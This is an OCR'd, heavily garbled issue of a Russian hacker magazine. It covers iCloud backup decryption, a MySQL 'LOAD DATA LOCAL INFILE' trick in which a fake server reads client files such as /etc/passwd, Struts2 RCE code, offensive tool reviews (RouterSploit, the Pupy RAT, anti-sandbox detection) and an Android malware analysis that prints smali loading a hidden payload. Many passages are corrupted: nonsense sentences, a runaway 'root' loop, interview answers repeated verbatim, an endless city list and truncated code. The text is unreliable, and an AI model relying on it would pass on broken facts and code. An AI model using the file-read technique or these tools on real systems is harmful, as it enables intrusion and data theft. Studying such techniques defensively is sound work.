Скачать данные из «облака» - полезно. Теперь нужно их еще и расшифровать. Даже с учетом того, что ключи шифрования для большей части данных хранятся в «облаке» (резервной копии могут быть расшифрованы. Часть данных шифруется с помощью ключей, хранящихся в Secure Enclave и keyfiles. Для keyfiles, из которых может быть расшифровано только на том самом устройстве, с которого была сделана резервная копия, ключи хранятся в DeBS keychain. Keychain-ы вычисляется ядром системы в момент загрузки устройства.

Можно ли взаимодействовать, защищенные security?

Да, это было возможно сделать на ранних прошивках iOS 5-7. Начиная с iOS 8 и устройства, обладающие Secure Enclave (а это – все 64-разрядные iPhone и iPad) сделать этот ключ из устройства не представляется возможным даже при наличии джейла. И тем не менее – если верить заявлениям компании Elcomsoft:

Впервые в мире, все данные из чуждо iCloud доступны в 2012 году, ещё во времена iOS 5 с помощью атаки «man in the middle» с подменой сертификата. Для взлома использовались 3 компонента. Последовательность действий для атаки (всё описанное относится только к iOS 5-7; в более свежих версиях возможность подмены сертификатов отсутствует):

1. Смартфон взламывается (jailbreak).
2. Из репозитория Cydia устанавливается OpenSSH, с помощью которого из-злекается keychain (файл **keychain-2.db**).
3. Смартфон обрасывается к к заводским настройкам, а сервис Find My iPhone – деактивируется.
4. Аппарат перезагружается.

В результате имеется «чистое» устройство, обрешенное к заводским установкам. Далее была выполнена следующая последовательность действий:

1. Активация устройства производится через сеть Wi-Fi с предустановленным сертификатом.
2. В файле keychain корневой сертификат заменяется на наш собственный (для этого потребуется ключ DeBS и собственно файл keychain, который мы извлекли ранее);
3. Теперь все коммуникации между телефоном и сервером Apple шифруются с помощью подменённого сертификата, становится возможным сниффинг трафика.

Ключ DeBS и keyfiles «secure»: Извлечь его можно только из загруженного устройства с установленным джейлом, и только из устройств, не обладающих Secure Enclave. Фактически он формируется из ключа UID (уникальный ключ устройства) с помощью следующей функции:

```
keyBIS = AES(UID, bytes("01010101010101010101010101010101"))
```

ЗАКЛЮЧЕНИЕ

Сегодня мы взаимомстались с обзорным показательной (без малейшей кручи) системой резервного копирования, спроектированной и реализованной на самом высоком уровне. В Apple серьезно подошли к вопросу и попытались защитить бэкапы: между iTunes и iCloud есть большая разница. Сказать трудно, что скоро удасть, особенно если сравнить с решениями конкурентов. А как обстоит дела в самой распространенной мобильной ОС Android? Об этом мы начнем в следующем выпуске. ⌘

ДЕРЕВО В КАРМАНЕ

Дмитрий Ананьев
dmitry@ananyev.com

ТЕСТИРУЕМ MARU, ПРОШИВКУ ПОСРЕДСТВОМ ПРЕВРАТИТЬ СМАРТФОН В ПОЛНОЦЕННЫЙ КОМП

Существует огромное количество настоящих пришельцев для разных устройств. Кастомная прошивка вселяет новую жизнь в старые девайсы, добавляет новые возможности и позволяет получить большой прирост производительности. Однако иногда можно встретить пришельцев, рассчитанных на определенные модели устройств. Сегодня мы познакомимся с Maru OS — основанной на Android 5.1 прошивкой, которая гарантированно превращает в полноценный компьютер его стандартный комп на базе Debian. Мы не только погоняем прошивку, но и соберем ее собственными силами.

ТРЕБОВАНИЯ И УСТАНОВКА

Maru — это полнофункциональная версия того, тестирования и доступна только для Nexus 5. Чтобы получить фичи дерева, также понадобится ядро, прошивка Sprint и root. Root нужен, чтобы прошивка могла корректно определять окружения медиаплеера, но на самом деле root будет гарантированно нужен для всего остального. Прошивка Sprint нужна, чтобы Maru могла определять сигналы, которые могут использовать сторонние приложения, а также для поддержки стандартного набора сервисов, которые могут использовать сторонние приложения с использованием USB-режимов.

Обычные инсталл и апгрейд Maru не поддерживаются, так как, хотя в адаптере Sprint есть поддержка microSD для полноценной USB-шины, в ядрах можно использовать только USB-режимы, которые поддерживаются стандартным ядром. Поскольку экспорт Bluetooth-профилей и Dial-Up не поддерживается, устанавливать на другой смартфон или планшет

Установленная прошивка из образа, который планшетник через fastboot прошивает в раздел recovery, позволяет обновиться из recovery MultiROM. Для этого необходимо получить root, root-менеджер, root-приложение для root, прошить root, инсталлировать root-менеджер, получить root, root-приложение для root, root-менеджер, root-приложение для root. Для root-менеджера нужно прошивку на виртуальном root-разделе перенести на root-раздел root-прошивки root-менеджера root-приложения root-root-root-

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK

aLLy, ONSEC,
@iamsecurity

ЧТЕНИЕ ФАЙЛОВ ЧЕРЕЗ КЛИЕНТ MYSQL

Всем привет. Как часто ты натыкаешься на скрипты администрирования MySQL? Лично я — постоянно. То Adminer проскочит, то старичок Sypex dumper промелькнет на периметре. Или, может быть, тебе попался скрипт, который может импортировать данные из сторонней БД? В общем, если у тебя есть возможность коннекта из приложения к своему серверу MySQL, то считай, что у тебя в кармане как минимум читалка файлов.


Техника, о которой я хочу сейчас рассказать, — это особенность протокола MySQL. Поэтому фиксить ее, сам понимаешь, никто не торопится. Шутка ли, эксплуатация этой фичи находится в паблике с 2013 года.

В MySQL есть конструкция `LOAD DATA LOCAL INFILE 'filename'`, с помощью которой можно импортировать в таблицу локальные (клиентские) файлы. Нам нужно посмотреть, как же она работает на пакетном уровне. Для этого я вооружился tcpdump'ом, чтобы лучше их слышать, и Wireshark'ом, чтобы лучше их видеть. Присоединился к тестовому MySQL, выполнил команду `LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE test FIELDS TERMINATED BY '\n';`, посмотрел результат импорта и вежливо попрощался с сервером.

Теперь все внимание на Wireshark. Авторизацию и прочие нежности опустим и сразу перейдем к пакету с запросом, точнее к ответу от сервера на него:

```
0000  0c 00 00 01 fb 2f 65 74 63 2f 70 61 73 73 77 64  ../etc/passwd
```

Оп! Следующим пакетом клиент возвращает содержимое файла `/etc/passwd`. Получается так, что сервер просто говорит клиенту: *«0xFB Вообще-то я здесь для того, чтобы увидеть содержимое %filename%»*. И клиент послушно выполняет команду.




Запроса сервера на получение файла от клиента

В этом и есть суть «уязвимости». Нам нужно создать фейковый MySQL-сервер, который бы авторизовывал клиента, отправлял пакет FB с интересующим именем файла и выводил ответ от клиента.

Исходный код такого сервера можешь найти в моем GitHub. Это форк сервера от Gifts (за что ему огромное спасибо), заточенный под современные версии MySQL. В исходнике можно указать путь до файла, который нужно прочитать, и порт фейк-сервера.


Теперь несколько слов о PHP и драйвере для работы с MySQL — mysqlnd. Если используется такой драйвер, а он по умолчанию используется с PHP 5.4, то при чтении файлов можно применять враппер PHP. И читалка медленно превращается в почти полноценную SSRF.



Использование враппера base64-encode при чтении

Если в приложении для работы с БД используется PDO, то фича, к сожалению, не работает. В нем по умолчанию отключено выполнение LOAD DATA LOCAL INFILE.

Если приложение написано на Python и в качестве клиента выступает модуль MySQLdb, то чтение файлов также невозможно, если при соединении не указан аргумент local_infile. Однако при использовании `mysql.connector` все работает прекрасно.



Чтение файла с помощью Adminer

Стоит также отметить, что все сказанное актуально и для MariaDB, так как протоколы общения в данном случае идентичны.

Ну вот и все на сегодня. Исследуй эту тему, возможно наткнешься на что-то интересное. Желаю удачных аудитов! ⌘

ОБЗОР ЭКСПЛОЙТОВ
АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В настоящем обзоре мы хотим поговорить уязвимость в библиотеке Apache Struts, описать которую возможно неоднозначно в целом разбирать уязвимости в веб-приложениях. Также мы расскажем как отключить IE в Windows, так и дадим статью.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В STRUTS2

CVE(s): N/A
Дата релиза: 06 апреля 2018 года
Ресурс: Hide Zero(ru), NVD/CVE/CIS
CWE: CWE-20(ПО ЗНАЧ)

Этот апрель 2018 года выдался очень богатым уязвимостями, одна, две или три, CVE 2018-3081 имеет довольно высокий рейтинг. Опасность заключается в возможности выполнения произвольного кода на стороне сервера, при определенных условиях пока идет сериализация выполняется код.

При использовании плагинов Struts2 для сериализации/десериализации объектов JSON, в частности, при использовании **DefaultObjectWrapper**. Java

```
Object[] aOut = new Object[1];
aOut[0] = getValueStack().getRoot();
boolean ignoreMethods = false;
boolean ignoreSerializable = false;
ObjectWrapper ow = getObjectWrapper();
for (int i = 0; i < aOut.length; i++) {
    Object o = aOut[i];
    if (o != null) {
        TemplateModel tm = ow.wrap(o);
        if (tm instanceof AdapterTemplateModel && ignoreMethods
                && ((AdapterTemplateModel)tm).getAdapterTemplateObject().equals(o)
                && ow instanceof DefaultObjectWrapper
                && ((DefaultObjectWrapper)ow).getExposureLevel() == ((DefaultObjectWrapper)ow).getExposureLevel()
                && !((DefaultObjectWrapper)ow).isExposeMethodsAndFields()
                && ((DefaultObjectWrapper)ow).getTemplateSharing()
                && !(o instanceof Serializable && ignoreSerializable)
                && !(o instanceof HttpServletRequestWrapper
                && ((HttpServletRequestWrapper)o).getRequest() instanceof Serializable
                && ignoreSerializable
                && ((HttpServletRequestWrapper)o).getRequest().getClass().getName().equals("org.springframework.mock.web.MockHttpServletRequest")
                && ((HttpServletRequestWrapper)o).getRequest().getClass().getName().equals("com.opensymphony.xwork2.dispatcher.StrutsRequestWrapper")
                && ((HttpServletRequestWrapper)o).getRequest().getClass().getName().equals("com.opensymphony.xwork2.dispatcher.HttpServletRequestWrapper")
                && ((HttpServletRequestWrapper)o).getRequest().getClass().getName().equals("com.opensymphony.xwork2.dispatcher.ServletRequestWrapper
```

ЗА МОБИЛЬНИК

ГЛАВА ПОДРАЗДЕЛЕНИЯ МОБИЛЬНЫХ РЕШЕНИЙ CHECK POINT МИХАИЛ ШАХОВ РАССКАЗЫВАЕТ О НОВЫХ И СТАРЫХ УГРОЗАХ

Беседовал
Андрей Письменный

От немедленное с подделыванием базовыми станциями до экспонента HackingTeam, с каким что сделали сегодня спецслужбы стараться пользователя и корпорациям и как устроены серьезные защитные технологии.

На конференции CPX 2016 нам удалось пообщаться с Михаилом Шаховым, который руководит подразделением мобильных решений Check Point. Шаховпос — сооснователь компании Lacoon Mobile Security, которая перешла под крыло Check Point в 2015 году. Вместе с ней Шахов разрабатывал инструментарий технологии предотвращения угроз, известная теперь как Check Point Mobile Threat Prevention. Несмотря на разные сферы деятельности, Михаил хорошо знаком с ситуацией в Украине, когда ему было три года. Шахов рассказывает, какие защитные мобильные устройства с 2001 года и неоходимо кратно выступал на Black Hat.

ХАКЕР: Я бы хотел поговорить о ботсетях, или, Не мог бы ты вкратце пройтись, с разных сторонних сетей, которые на тебе, разных Check Point Software Technologies?

— Разные сторонние атаки ситуация с мобильными устройствами просто. Мы видим, что самый распространенный вектор сегодня — это приложения. В случае с Android это, конечно, классические приложения, которые попадают на телефон, приложения могут создержать малварь. Если человек поставил приложение с малварью, малварь могут получить в его телефон, получить данные и даже воспользоваться сенсорами устройства — к примеру, микрофоном, чтобы незаметно записывать разговоры. Уже примерно год, как эта проблема начала встречаться и у Apple. За последние полгода мы видели атаки на устройства Apple с использованием приложений.

ХАКЕР: Мы слышали про такие приложения?

— Вероо. Проблема с джейлбрейком известна уже долгое время. Для каждой новой версии iOS делают джейлбрейк — у нас даже графи был, сколько времени это занимает до релиза джейлбрейка (от 30 дня до 180). Но дело не в джейлбрейке. За последние полгода мы видели могто атак, в рамках которых инструкции вирусов без джейлбрейка. Вирусы используют — это называется сертификаторы, которые в Apple предоставляют компаниям. С некоторых пор в Apple предложили использовать эти сертификаты для разработчиков, чтобы тот же, по получаемых первоначальной сертификат, позволяющий загрузить в телефон приложение, минуя App Store, через которую проходит программа при публикации в App Store. Это стало большой проблемой.

А еще мы встречаем вот что: если у вас есть, к примеру, малварь удалось загрузить в App Store: XcodeGhost — одна из них, и месяц назад была еще одна версия, которая в приложения, напоминающие малварь, наполнялись приложения для установки пиратских программ. Интересно, что теперь каждый сервисе, похожем на тот, пиратский сервис, имеет свою версию. В общем, приложения — это самый распространенный способ проникновения на данный момент, и в этом есть смысл: мобильные устройства сейчас примерно на том же этапе развития, что и ПК в среднетехнологии года. Тогда никто не делал встроенных эксплоитов — тебе просто присылали исполняемый файл и говорили «Пожалуйста, запусти его».

ХАКЕР: То есть нечто подобное использовать технологии?

— Да, барьер социальной инженерии на мобильных устройствах стал таким низким, что каждую неделю мы видим что-нибудь новое-что-то опасное. Они могут просто взять, приложение и сделать его помощью все что хотят.

ХАКЕР: Но я то же время приложение — это самые защищенные компоненты за всю историю.

— Это правда. И iOS, и Android, и Windows Phone — наиболее защищенные операционные системы, а на Android, поэтому почему в мире и есть такое распространение. Но в конечном итоге самое слабое звено — это не компьютер или операционная система, а человек. Да так, что, даже можно обманыть человека и убедить его что-нибудь установить, будет и успешным атаки.

ХАКЕР: А с другой стороны, теоретически — идеальные тренировки хотя бы пользователя, которому могут установить программы, они всегда с собой, в них хранятся информация, и будет ему интересно, если кто-нибудь украдет. Но, с другой стороны, пользователь выбрал и использовал надежные приложения.

— Ты упомянул про украденный телефон. Вопрос хакеров после приложений — это сети. Когда ты подключаешься к вайфаю в кафе или в аэропорту, эта сеть скорее всего окажется контролируемой, и даже может проксировать и взять трафик. Это, ясное дело, гораздо более надежная атака, потому что нужно выкладывать и использовать дополнительное от кадры. И в основном устраивать массовые заражения. Например, в случае с приложением бывает порядка от 4-5 миллионов инсталляций, а в случае с сетью — гораздо больше. Но нужно не делать и при помощи сотовой сети. Можно прийти с чемоданчиком, в котором находится, к примеру, базовая станция, и перехватить трафик.

ХАКЕР: Слушается на всем в радиусе?

— О да. Правильность постоянно используют этот метод для шпионажа. Да и в правоохранительных органах такие вещи применяются. В этой ситуации, кстати, недавно произошло несколько интересных вещей. В США удалось состоять карту мест, где ФБР или полиция установили свои сотовые вышки. В Великобритании журналисты сделали такую же карту, но с использованием кем, которое позволяли им искать подделанные базовые станции. За почвке отдр по Лондону они обнаружили 47 таких вышек, которые базовые станции. Зачем значения для наблюдения за протестующими. А потом показали гаджеты и нашли такие же вышки.

ХАКЕР: И это вышки, установленные полиции?

— Могут быть и постоянные. Десять лет назад такое оборудование было с полезному слоем и, чтобы сделать его передвижным, нужно было устанавливать внутрь машины. Сейчас такие устройства по размерам сравнимы с айпадом. Можно отвезть в машину и ездить с ним.

ХАКЕР: Как проходили атаки в нашей стране?

— Обычно это МТМ. Варианты два: первый — когда нужна информация обо всех людях в какой-то области. Примеру, когда ФСБ или правительство хочет собрать информацию обо всех людях, которые участвуют в протестах. Для этого полицейский проходит между протестующими и перехватывает номера телефонов всех людей вокруг. Второй вариант — когда перехватывают конкретного человека или людей вокруг. Для этого используют специальное оборудование. Для этого существует гардап, адаптированстер может удаленно отвезть только корпоративные данные. Проникновение сюда можно сделать и на уровне сотовой, шлифт документы Check Point Mobile. Но непрерывно мониторит безопасность устройства, так что каждую минуту проверяет, не изменились ли сеть, с которой соединяется телефон, будут проверены на предмет аномалий. В случае чего мы можем отредактировать, что телефон атакован, и предупредить пользователя. А при помощи интеграции с Capsule Workspace и другими MAM-решениями (Mobile Application Management) вроде VMware или Mobileiron мы можем заблокировать доступ к корпоративным данным с атакованного телефона.

ХАКЕР: А что насчет мобильных приложений?

— В среднем 80 процентов — у всех корпоративный телефон не подключат к интернету, приложение все равно не дает доступа к данным после определенного часа полчаса вместо пяти, или, к примеру, выбрасывать пятнадцать пальцев. Если кто-нибудь определенного сеса — даже неделя, скажем, — все тоже сотрется, если не восстановить соединение и не зайти с правильным паролем. В общем, это помогает защитить данные от украденных телефонов. Второй вариант — это защита телефона от вредоносных приложений, экспоптов и направленных атак. Для этого у нас есть продукт, который называется Check Point Mobile Threat Prevention. Оно непрерывно мониторит безопасность устройства, так что каждую минуту проверяет, не изменились ли сеть, к которой соединяется телефон, будут проверены на предмет аномалий. В случае чего мы можем отредактировать, что телефон атакован, и предупредить пользователя. А при помощи интеграции с Capsule Workspace и другими MAM-решениями (Mobile Application Management) вроде VMware или Mobileiron мы можем заблокировать доступ к корпоративным данным с атакованного телефона.

ХАКЕР: А что насчет мобильных приложений?

— Если у вас есть корпоративный телефон, то подключат к интернету, приложение все равно не дает доступа к данным после определенного часа полчаса вместо пяти, или, к примеру, выбрасывать пятнадцать пальцев. Если кто-нибудь определенного сеса — даже неделя, скажем, — все тоже сотрется, если не восстановить соединение и не зайти с правильным паролем. В общем, это помогает защитить данные от украденных телефонов. Второй вариант — это защита телефона от вредоносных приложений, экспоптов и направленных атак. Для этого у нас есть продукт, называемый Check Point Mobile Threat Prevention. Оно непрерывно мониторит безопасность устройства, так что каждую минуту проверяет, не изменились ли сеть, к которой соединяется телефон, будут проверены на предмет аномалий. В случае чего мы можем отредактировать, что телефон атакован, и предупредить пользователя. А при помощи интеграции с Capsule Workspace и другими MAM-решениями (Mobile Application Management) вроде VMware или Mobileiron мы можем заблокировать доступ к корпоративным данным с атакованного телефона.

ХАКЕР: Мы слышали, что в Украине, в Киеве, в Одессе, в Харькове, в Днепропетровске, в Запорожье, в Мариуполе, в Донецке, в Луганске, в Ялте, в Севастополе, в Симферополе, в Ивано-Франковске, в Ужгороде, в Мукачево, в Ковеле, в Луцке, в Ровно, в Житомире, в Виннице, в Хмельницком, в Черкассах, в Чернигове, в Полтаве, в Сумах, в Харькове

СЕССИЯ НА ПЯТЕРОЧКУ

ИЛИ КАК ПОВЫСИТЬ УСПЕВАЕМОСТЬ ПОСРЕДСТВОМ ЛОМА

Привет, читатели! Не Максимка дорисовал себе на обложке Ваську, а это – сборная команда для поиска спрятанных в ЭИС ПАРУС-Университет уязвимостей. Мы – ребята из Университета Дубна, и сегодня мы расскажем, как мы взломали свои ЭИС, и как нашли уязвимости в ЭИС ПАРУС, которые позволяют, например, не обращаться к преподавателям за оценками, а сразу ставить оценки в журнал. Кстати, в конце статьи мы расскажем, как мы нашли уязвимости в ЭИС ПАРУС-Университет, которые позволяют, например, не обращаться к преподавателям за оценками. Но это – в конце статьи, а пока – к делу.

Сергей Ивнитский, Университет «Дубна»

ЦЕЛЬ НОМЕР РАЗ

Университет «Дубна».

Начнем с информационных технологий. Университет «Дубна» использует ЭИС ПАРУС-Университет. Для доступа к ЭИС ПАРУС-Университет используется веб-интерфейс, который называется ПАРУС-Клиент. Для доступа к ПАРУС-Клиенту используется веб-сервер, который называется ПАРУС-Сервер. Для доступа к ПАРУС-Серверу используется клиентское приложение, которое называется ПАРУС-Клиент. Для доступа к ПАРУС-Клиенту

Дмитрий «Dryl» Бадаевский,
Digital Security
dryl@kitnet.ru

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни автор(ы), ни редакция за твои действия ответственности не несут!

Авторы: Алексей Синцов

URL: github.com/ivk00d/CANTool2r

Система: Windows / Linux / OS X

АНАЛИЗИРУЕМ АВТОМОБИЛЬ

CANTool2r — это фреймворк для анализа CAN-шины автомобиля. С его помощью можно изучить внутреннюю часть автомобиля и, кроме того, манипулировать действиями самого автомобиля. Это решение пригодится как разработчикам нестандартных «расширений» для авто, так и просто хакерам, которым интересно разобраться в устройстве своего четырехколесного друга. В Сети есть множество утилит для работы с CAN-трафиком, но CANTool2r — это модульный фреймворк с открытым исходным кодом, с веб-интерфейсом, тестовыми сценариями и атаками, то есть что-то наподобие Burp Suit, только для CAN-сети. В составе есть базовые примеры снифинг сети, MITM, сканирование ECU-устройств и другие. Все эти примеры легко расширяются и адаптируются под собственные нужды (если ты немного знаком с питоном).

Один из основных алгоритмов Алексей делает именно на методах изучения формата сообщений и поиска основных команд автомобиля. Например, мы хотим научиться автоматизировать открывать двери, используя только CAN-сообщения, и в этом нам поможет именно CANTool2r, в котором есть (кроме известных тенчик вроде sniff and replay) более эффективные методы, основанные на разнице множеств и статистическом анализе.

Для запуска набираем:

```
# python cantool2r.py -g w -c examples/-
    can_sniff.py
```

Затем открываем `http://localhost:4444`. Для установки необходимо иметь Python 3.4 и pySerial. Также есть версия под Python 2.7.

Авторы: Reverse Shell Security

URL: github.com/reverse-shell/routersploit

Система: Linux/Windows

ROUTERSPLOIT

RouterSploit — это атакующий фреймворк с открытым исходным кодом на Python, специально нацеленный на встраиваемые устройства типа роутеров. Для установки достаточно трех команд:

```
# git clone https://github.com/reverse-s-
    hell/routersploit
# cd routersploit
# pip install -r requirements.txt
```

Состоит он из трех типов модулей для пентеста:

- exploits — модули, которые эксплуатируют уязвимости;
- creds — модули для проверки аутентификационных данных на сервисах (FTP, SSH, Telnet, HTTP basic auth, HTTP form auth, SNMP);
- scanners — модули для проверки цели на уязвимости.

Эксплоиты есть для оборудования от таких вендоров, как 2Wire, Asmax, ASUS, Belkin, Cisco, Comtrend, D-Link, Fortinet, Juniper, Linksys, NETGEAR, Technicolor.

Модулей сканирования сейчас два. Один для обнаружения в сети всех устройств от компании D-Link, а второй модуль для autopwn.

Модуль проверки аутентификационных данных для каждого сервиса может работать в одном из двух режимов: в режиме проверки паролей по умолчанию и в режиме перебора.

Сам интерфейс сделан в духе Metasploit, так что разобраться с Routersploit не составит труда.

Авторы: Matt Hastings, Ryan Kazanciyan

URL: github.com/matthastings/DSCompromised

Система: Windows

DSCOMPROMISED

DSCompromised — это фреймворк на PowerShell для управления системами и их заражения через Windows Desired State Configuration (DSC). DSC — это новая технология в Windows Management Framework 4.0 (PowerShell версии 4), установленная по умолчанию на операционных системах Windows начиная с Server 2012 R2 и Windows 8.1.

Если коротко, то DSC — это новая платформа управления конфигурациями для Windows, которая управляется из PowerShell и использует стандартные Managed Object Format (MOF) файлы. При этом нет необходимости в Active Directory (в отличие от SCCM). Чем-то данная платформа похожа на Puppet и Chef — хотя она и не заменяет их, а скорее, дополняет.

Данная платформа умеет: загружать и создавать файлы и директории, запускать процессы, выполнять скрипты, создавать пользователей, управлять сервисами, устанавливать ПО и много чего еще.

DSCompromised как раз позволяет использовать все эти для закрепления на системе после ее захвата и держаться там при помощи стандартных средств.

Впервые инструмент был представлен на конференции Black Hat Asia 2016, и подробнее о нем можно узнать из слайдов DSCompromised: A Windows DSC Attack Framework (pdf).

Авторы: n1nj4sec

URL: github.com/n1nj4sec/pupy

Система: Windows / Linux / OS X / Android

МУЛЬТИПЛАТФОРМЕННЫЙ RAT

Pupy — это проект с открытым исходным кодом, поддерживающий большое число операционных систем, со встроенным интерпретатором Python, что позволяет использовать его модули для загрузки Python-пакетов из памяти и прозрачно получать доступ к Python-объектам. Программа может обмениваться данными по различным транспортам и имеет большое количество интересных модулей. При работе на Windows инструмент использует reflective DLL injection и не оставляет никаких следов на диске.

Модули:

- миграция из процесса в процесс (также x86 -> x64 и x64 -> x86);
- выполнение команд;
- интерактивный шелл (cmd, /bin/sh, /bin/bash, ...);
- интерактивный Python-шелл;
- загрузка и выгрузка файлов;
- создание скриншотов;
- снимок с веб-камеры (Windows и Android);
- выполнение в памяти PE-exe для x86 и x64;
- SOCKS5-прокси;
- локальное и удаленное перенаправление портов;
- выполнение шелл-кода;
- keylogger;
- маусловер — снимок возле области, где было нажатие.

Авторы: AlicanAkyol

URL: github.com/AlicanAkyol/sems

Система: Windows

ANTI-SANDBOX И ANTI-VM

Данный проект позволяет детектировать выполнение кода под различными песочницами, виртуальными машинами и под средствами анализа. Для обнаружения каждого сценария используется множество признаков:

- обнаружение VirtualBox: файлы, реестр, папки, сервисы, BIOS и так далее;
- обнаружение VMware: файлы, реестр, папки, сервисы, BIOS, память, IDTR, LDTR, TR, SMSW, I/O Port и так далее;
- обнаружение QEMU: реестр, BIOS, CPU;
- обнаружение Cuckoo Sandbox: файлы, папки, порты, переименование функции, пайпы, модули и так далее;
- обнаружение Sandboxes (Anubis, Thread Expert, Cuckoo, Sandboxie, CWSandbox): имя компьютера, модули, наличие интернета, пространство на жестком диске, файлы и так далее;
- обнаружение инструментов анализа: Immunity Debugger, OllyDbg, IDA Pro, Regshot, Fiddler, Wireshark, Process Monitor, Process Hacker, Process Explorer.

Естественно, данный код может использоваться как для благих целей — тестирования собственного окружения на качественное скрытие от зрадного кода, так и наоборот — внутри зрадного кода для избегания анализа. Игра в кошки-мышки продолжается.

Авторы: Borja Merino

URL: github.com/BorjaMerino/Pazuzu

Система: Windows

PAZUZU

Pazuzu — это Python-скрипт, который позволяет встраивать один исполняемый файл в собранную DLL с помощью reflective DLL injection. Это позволит запускать собственный исполняемый файл напрямую из памяти.

Есть множество сценариев, когда это может пригодиться. Например, если ты хочешь проэксплуатировать уязвимость и запустить свой собственный исполняемый файл вместо сторонней reflective DLL. В таком случае ты просто выбираешь предпочитаемую нагрузку (reverse TCP, HTTP, HTTPS...) и устанавливаешь DLL, сгенерированную Pazuzu. Pazuzu будет выполнять твой исполняемый код в пределах адресного пространства уязвимого процесса до тех пор, пока есть раздел `.relOc`.

Более наглядно этот процесс представлен на картинке:

Авторы: enddo

URL: github.com/enddo/smod

Система: Linux / OS X

ПЕНТЕСТ MODBUS

Smod — это модульный фреймворк с разными диагностическими и офф-ансив-возможностями, которые могут тебе пригодиться при пенте протокола Modbus, наиболее часто встречающегося промышленных сетях. Это полная реализация Modbus-протокола на Python с помощью библиотеки Scapy.

Интерфейс и принцип работы похож на всем известный Metasploit, так что освоить инструмент очень быстро и просто. На данный момент в фреймворке присутствуют 42 модулей, среди которых:

- несколько досов;
- несколько модулей для фаззинга;
- модуль обнаружения Modbus-протокола;
- модуль перечисления функций в Modbus;
- модуль переборов UID;
- модуль для атаки ARP-спуфинг.

Для запуска фреймворка набираем:

```
# python smod.py
```

Для вызова справки:

```
SMOD >help
```

Для использования фреймворка ничего особенного не требуется, только наличие Python 2.7 и библиотека Scapy.

→

МАЛВАРЬ СО СТЕГАНОГРАФИЕЙ

РАЗБИРАЕМ ИНТЕРЕСНЫЙ ЗЛОВРЕД ДЛЯ ANDROID

Антон Нестеров

С каждым днем смартфон аккумулирует в себе все больше информации — простой, критичной, интимной... Он управляет делами, деньгами и даже автомобилями. Вполне логично, что вирмейкеры все сильнее стремятся налететь лапу на это изобилие. Производители антивирусов не всегда успевают за их полетом мысли, и тогда в дело вступаем мы, хакеры. Ведь бороться же нашим инженеры с вирусами, когда Aldistest еще и в проекте не было?)

Перед прочтением рекомендуем освоить предыдущий материал из этой серии.

СПОСОБЫ СОКРЫТИЯ

Специалисты выделяют три наиболее распространенных способа противодействия криминалистическому исследованию приложений в ОС Android: обфускация, шифрование семиотных строк и проверка окружения. Обфускация — это приведение исполняемого кода программы к виду, сохраняющему его функциональность, но затрудняющему анализ. Часть вредоносного кода может находиться в мультимедийных и графических файлах различных форматов, например MP3, PNG, GIF, AVI. Такой метод сокрытия кода называется компьютерной стеганографией.

ПОСТАНОВКА ЗАДАЧИ: КУДА-ТО УХОДЯТ ДЕНЬГИ

Требовалось установить, куда уходят деньги с мобильного счета жертвы. По результатам анализа приложений, имеющихся на смартфоне, подозрительным мне показалось нестандартное, но стремящееся выдать легитимным название приложение SMSSender. Первым шагом стала декомпиляция приложения (про декомпиляцию мы писали в предыдущей статье), которая позволила получить необходимый для исследования код.

Дальше изучать файл (а именно определять содержащееся в нем данные или команды) бессмысленно без помощи Android Studio — интегрированной среды разработки для работы с платформой Android. Начнем с файла **AndroidManifest.xml**, который содержит запросы для получения различных функций и прав на мобильном устройстве. В исходном файле имеется запрос SMS_SEND, который позволил приложению отправлять СМС.

Откроем метод onCreate класса Activation. Метод содержит следующий код:

```
new-instance v0, Lcl/catsboat/c;
invoke-direct {v0, p0}, Lcl/catsboat/a;-><init>(Lcl/catsboat/Main;)V
invoke-virtual {v0}, Lcl/catsboat/c;->
```

Анализ кода показывает, что после запуска приложения дополнительно открывается еще одна активное окно, которое не отображается на экране мобильного устройства.

Рассмотрим класс **cl/catsboat/c**, нужно обратить внимание на строку со следующим кодом:

```
invoke-direct {v1, v2, v3}, Lcl/catsboat/a;
-><init>(Landroid/content/Context;Landroid/os/Handler;)V
```

В этой строке есть обращение к классу **a.smali**. Конструкция класса содержит следующий код:

```
const-string v1, "image.png"
invoke-virtual {v0, v1},
Landroid/content/res/AssetManager;->open(Ljava/lang/String;)Ljava
/io/InputStream;
move-result-object v0
const-wide/16 v2, 0x3486
invoke-virtual {v0, v2, v3}, Ljava/io/InputStream;->skip(J)J
new-instance v1, Ljava/io/DataInputStream;
invoke-direct {v1, v0},
Ljava/io/DataInputStream;-><init>(Ljava/io/InputStream;)V
```

Этот блок кода создает объект, представляющий собой поток байтов для чтения из image.png, находящегося в папке Assets приложения SMSSender, далее пропускает первые 13 446 байт и создает на основе него поток для чтения этих данных. Логично предположить, что файл image.png является зашифрованный код, к которому обращается приложение после запуска.

Обратимся к классу **cl/catsboat/a.smali**. Его конструкция содержит следующий код:

```
# static fields
spot-object v0, Lcl/catsboat/a;->a:[B
return-void
.array 8
.array-data 1
    0xat # байт в шестнадцатеричной системе
    0x2t # байт в шестнадцатеричной системе
    0x4t # байт в шестнадцатеричной системе
    0x5t # байт в шестнадцатеричной системе
    0x6t # байт в шестнадцатеричной системе
    0x7t # байт в шестнадцатеричной системе
    0x8t # байт в шестнадцатеричной системе
